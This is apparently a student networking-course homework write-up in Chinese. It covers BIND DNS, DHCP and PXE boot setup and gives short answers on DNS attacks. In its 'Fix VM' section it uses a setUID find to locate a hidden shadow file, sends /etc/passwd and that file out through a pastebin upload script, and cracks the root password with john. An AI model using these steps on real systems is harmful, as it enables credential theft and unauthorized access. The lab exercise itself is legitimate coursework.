

# NASA HW5


## 1. Build DNS and DHCP server

Bind setting: <https://zhuanlan.zhihu.com/p/113302346>

Forwarder in bind: [https://docstore.mik.ua/oreilly/networking\\_2ndEd/dns/ch10\\_05.htm](https://docstore.mik.ua/oreilly/networking_2ndEd/dns/ch10_05.htm)

DHCPD setting: [https://linuxhint.com/dhcp\\_server\\_centos8/](https://linuxhint.com/dhcp_server_centos8/)

用vmware workstation開一台centos 8vm，其他參數不用動，網卡除了原本的NAT之外新增一個LAN Segment用來當作DHCP Server的網卡




進去先把firewalld關掉讓host可以ssh到centos

```
1 | service firewalld stop
```

根據ip可以得知ens160是NAT, ens192是LAN Segment

```
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0e:3d:5c brd ff:ff:ff:ff:ff:ff
    inet 192.168.171.134/24 brd 192.168.171.255 scope global dynamic noprefixroute ens160
        valid_lft 1494sec preferred_lft 1494sec
    inet6 fe80::b8b6:1f44:d9ff:1364/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:0e:3d:66 brd ff:ff:ff:ff:ff:ff
[root@localhost ~]#
```

接著使用nmtui工具更改ens192的ip為固定的，並照題目要求設定ip跟Gateway



接著安裝啟動Bind

```
1 yum install -y bind bind-utils
2 systemctl start named
3 systemctl enable named
```

在named設定檔裡面新增forwarder並同意內網的client做查詢

```

1 vim /etc/named.conf
2 # change following line
3 listen-on port 53 {127.0.0.1;}; -> listen-on port 53 {127.0.0.1;
  192.168.5.254; }; # add listener for subnet
4 allow-query {localhost;}; -> allow-query {localhost; 192.168.5.0/24;}; # add
  query for subnet
5 # add following line
6 forwarders { # add forwarder if not find
7     8.8.8.8;
8     8.8.4.4;
9 };
10

```

接下來編輯設定檔處理正向查詢

在named設定檔案裡面新增一個master zone，並指定設定檔案

```

1 vim /etc/named.conf
2 # add following line
3 zone "40947047s.com" IN {
4     type master;
5     file "40947047s.com";
6 };

```

修改zone file

```

1 touch /var/named/40947047s.com
2 vim /var/named/40947047s.com
3
4 # add following line
5 @ IN SOA dns.40947047s.com. mail.40947047s.com. (
6     2011071001 ;Serial
7     3600 ;Refresh
8     1800 ;Retry
9     604800 ;Expire
10    86400 ;Minimum TTL
11 )
12
13 @ IN NS dns.40947047s.com. #DNS Server
14
15 dns.40947047s.com. IN A 192.168.5.254 # A record for DNS Server
16 www.40947047s.com. IN A 1.2.3.4 # As problem required

```

接下來編輯設定檔處理反向查詢

在named設定檔案裡面新增一個master zone，並指定設定檔案

```

1 vim /etc/named.conf
2 # add following line
3 zone "1.in-addr.arpa" IN {
4     type master;
5     file "40947047s.com.rev";
6 };

```

修改zone file

```

1 touch /var/named/40947047s.comr.rev
2 vim /var/named/40947047s.com.rev
3
4 # add following line
5 @ IN SOA dns.40947047s.com. mail.40947047s.com. (
6     2011071001 ;Serial
7     3600       ;Refresh
8     1800       ;Retry
9     604800     ;Expire
10    86400      ;Minimum TTL
11 )
12
13 @ IN NS dns.40947047s.com. #DNS Server
14
15 254.5.168.192.in-addr.arpa. IN PTR dns.40947047s.com. # PTR record for DNS
    Server
16 4.3.2.1.in-addr.arpa. IN PTR www.40947047s.com. # As problem required

```

接著安裝啟動dhcp server

```

1 yum install dhcp-server -y
2 systemctl start dhcpd
3 systemctl enable dhcpd

```

編輯dhcpd設定

```

1 vim /etc/dhcpd/dhcpd.conf
2
3 # add following line as problem required
4 subnet 192.168.5.0 netmask 255.255.255.0 {
5     range 192.168.5.100 192.168.5.200;
6     option routers 192.168.5.254;
7     option subnet-mask 255.255.255.0;
8     option domain-name-servers 192.168.5.254;
9 }

```

Screenshot:

```

nasa@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:7b:e7:59 brd ff:ff:ff:ff:ff:ff
    inet 192.168.5.100/24 brd 192.168.5.255 scope global dynamic ens33
        valid_lft 43107sec preferred_lft 43107sec
    inet6 fe80::20c:29ff:fe7b:e759/64 scope link
        valid_lft forever preferred_lft forever
nasa@ubuntu:~$ _

```

```
nasa@ubuntu:~$ dig www.40947047s.com
```

```
; <<>> DiG 9.16.1-Ubuntu <<>> www.40947047s.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8040
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;www.40947047s.com.          IN      A

;; ANSWER SECTION:
www.40947047s.com.          86400   IN      A      1.2.3.4

;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Sat May 14 04:49:39 PDT 2022
;; MSG SIZE rcvd: 62
```

```
nasa@ubuntu:~$ dig google.com
```

```
; <<>> DiG 9.16.1-Ubuntu <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48032
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;google.com.                IN      A

;; ANSWER SECTION:
google.com.                  6       IN      A      142.251.42.238

;; Query time: 8 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Sat May 14 04:51:03 PDT 2022
;; MSG SIZE rcvd: 55
```

```
nasa@ubuntu:~$ dig -x 1.2.3.4
```

```
; <<>> DiG 9.16.1-Ubuntu <<>> -x 1.2.3.4
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62485
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;4.3.2.1.in-addr.arpa.      IN      PTR

;; ANSWER SECTION:
4.3.2.1.in-addr.arpa.      86400   IN      PTR      www.40947047s.com.

;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Sat May 14 04:50:23 PDT 2022
;; MSG SIZE rcvd: 80
```

## 2. Short Answers

1. DNS-over-HTTPS 就是利用HTTP的GET來傳輸DNS的查詢資訊，其中使用HTTPS而不是HTTP，進而使DNS Query能夠跑在加密的環境下，優點就是因為加密，所以可以讓請求不會被惡意人士修改或者紀錄。缺點是由於每次Query不只跑在TCP上，而且還跑在TLS上，因此需要好幾次的交握才能建立連線，導致速度變慢
2. Amplification attack就是利用回傳封包內容很大的特性來做到使攻擊流量翻好幾倍的效果。以DNS Amplification attack為例，首先攻擊者偽造被攻擊者的IP地址，傳送DNS請求給DNS Server，DNS Server回傳大好幾倍的封包給被攻擊者，因此DNS Server就被當作跳板達到放大攻擊的效果。
3. 利用DNS會快取結果的特性，攻擊者猜測transaction ID，將錯誤的DNS Query結果插入到快取裡面，進而導致使用者連線到錯誤甚至是有害的網站，解決方法可以強制使用者使用https，讓沒有授權的證書不會通過https檢測
4. 利用query不存在的domain name並自帶修改過的additional region，達到利用additional region來插入錯誤的DNS query。由於query的domain name是不存在的，我們沒有辦法用證書之類的方式去驗證他，因此也就沒有辦法像DNS cache poisoning attack的方式去解決。

## 3. Fix VM

Pastebin API: [https://pastebin.com/doc\\_api#1](https://pastebin.com/doc_api#1)

1. 看了bin的內容之後發現find有setUID全限

```
1 | ls -l /bin
```

用find爆搜.swp的檔案


```
1 | find / -name *.swp #/.hidden_file/1/4/7/11/12/.shadow.swp
```

用pastebin丟到自己電腦上，這邊有自己寫一個script做這件事

```
1 | vim paste.sh
2
3 | #!/bin/bash
4 | context = $(cat $1)
5
6 | URL = `curl -X POST -d api_paste_private=1 -d api_dev_key=YOURKEY -d
  | "api_paste_code=$context" -d api_option=paste
  | https://pastebin.com/api/api_post.php 2>/dev/null `
7
8 | echo $URL
9
10 | chmod +x paste.sh
11
12 | ./paste.sh /etc/passwd
13 | ./paste.sh /.hidden_file/1/4/7/11/12/.shadow.swp
```

之後用john+上次作業給的字典檔解開

```
1 | unshadow passwd shadow > passwords #mix hash with passwd
2 | john passwords --wordlist=10-million-password-list-top-1000000.txt
  | passwords
```



The screenshot shows a Kali Linux terminal window with the following commands and output:

```
(kali㉿kali)-[~/test]
$ vim passwd

(kali㉿kali)-[~/test]
$ vim shadow

(kali㉿kali)-[~/test]
$ unshadow passwd shadow > passwords

(kali㉿kali)-[~/test]
$ ls
10-million-password-list-top-1000000.txt  passwd  passwords  shadow

(kali㉿kali)-[~/test]
$ vim shadow

(kali㉿kali)-[~/test]
$ john passwords --wordlist=10-million-password-list-top-1000000.txt passwo
rds
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [S
HA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
kamisama          (root)
```

linux7.csie.org:5915 (QEMU) - VNC Viewer

```
Arch Linux 5.17.5-arch1-1 (tty1)

nasahw2 login: root
Password:
Last login: Mon May  2 15:03:56 on tty1
[root@nasahw2 ~]# _
```

2. 首先一開始直接就連不進去server了，那先關掉防火牆

```
1 | systemctl stop iptables
```

之後有反應輸入密碼後發現還是進不去，應該是設定檔用了不同的權限驗證方式，因此查看設定檔

```
1 | vim /etc/ssh/sshd_config
```

發現跟權限驗證有關的只有PAM被打開，因此推測應該是PAM在搞鬼，把它關掉就好

```
1 | vim /etc/ssh/sshd_config
2 | # change the following line
3 | UsePAM yes -> UsePAM no
```

## 4. PXE boot using NFS

IP setting: <https://www.linuxsecrets.com/2898-manually-setup-archlinux-networking>

PXE: <https://wiki.archlinux.org/title/Netboot>

Change DNS Server: <https://notes.enovision.net/linux/changing-dns-with-resolve>


Resolv change dns: <https://notes.enovision.net/linux/changing-dns-with-resolve>

Install arch linux: <https://www.securedyou.com/how-to-install-arch-linux-step-by-step-tutorial/>

1. PXE boot 就是利用開機時連上網路，從遠端server去下載並把必要的安裝系統文件(iso檔案)放到記憶體，最後把所有權交給安裝系統的文件，實現從遠端開機甚至安裝系統的功能。

使用情境通常在需要大量部署同一個環境到很多台電腦上的地方(e.g. 公家機關，網咖)，好處就是不需要有分散式的檔案系統(e.g. USB)，可以用集中式的檔案系統來管理整個使用或安裝環境，降低成本還有時間。


2. 用virt-manager匯入已經存在的host.qcow2，並在安裝之前更改開機模式為UEFI，




接著新增一個等效於vmware LAN Segment的網卡，



參數如下圖，



添加到server上，



裝上wget並從台灣的archlinux mirror下載iso

```
1 pacman -S wget
2 wget http://mirror.archlinux.tw/ArchLinux/iso/2022.05.01/archlinux-2022.05.01-x86_64.iso
```

這邊使用dnsmasq處理傳輸檔案要用的dhcp+tftp+pxe server的部份

```
1 pacman -S dnsmasq
```

把iso要用的路徑設定如下，並把arch iso掛上去

```
1 mkdir -p /nfs/arch
2 mount -o loop,ro archlinux-2022.05.01-x86_64.iso /nfs/arch/
```

確認LAN Segment的網卡為enp7s0，並增加一個ip

```
1 ip a
2 ip addr add 192.168.100.2/24 broadcast 192.168.100.255 dev enp7s0
```

編輯dnsmasq設定檔,打開tftp server跟dhcp server

```
1 vim /etc/dnsmasq.conf
2 # Add following line
3 interface=enp7s0
4 port=0
5 enable-tftp
6 tftp-root=/nfs/arch
7 dhcp-range=192.168.100.1,192.168.100.100
8 dhcp-boot=syslinux/pxelinux.0
9 dhcp-option-force=209,archiso_pxe.cfg
10
11
12 systemctl enable dnsmasq
13 systemctl start dnsmasq
```

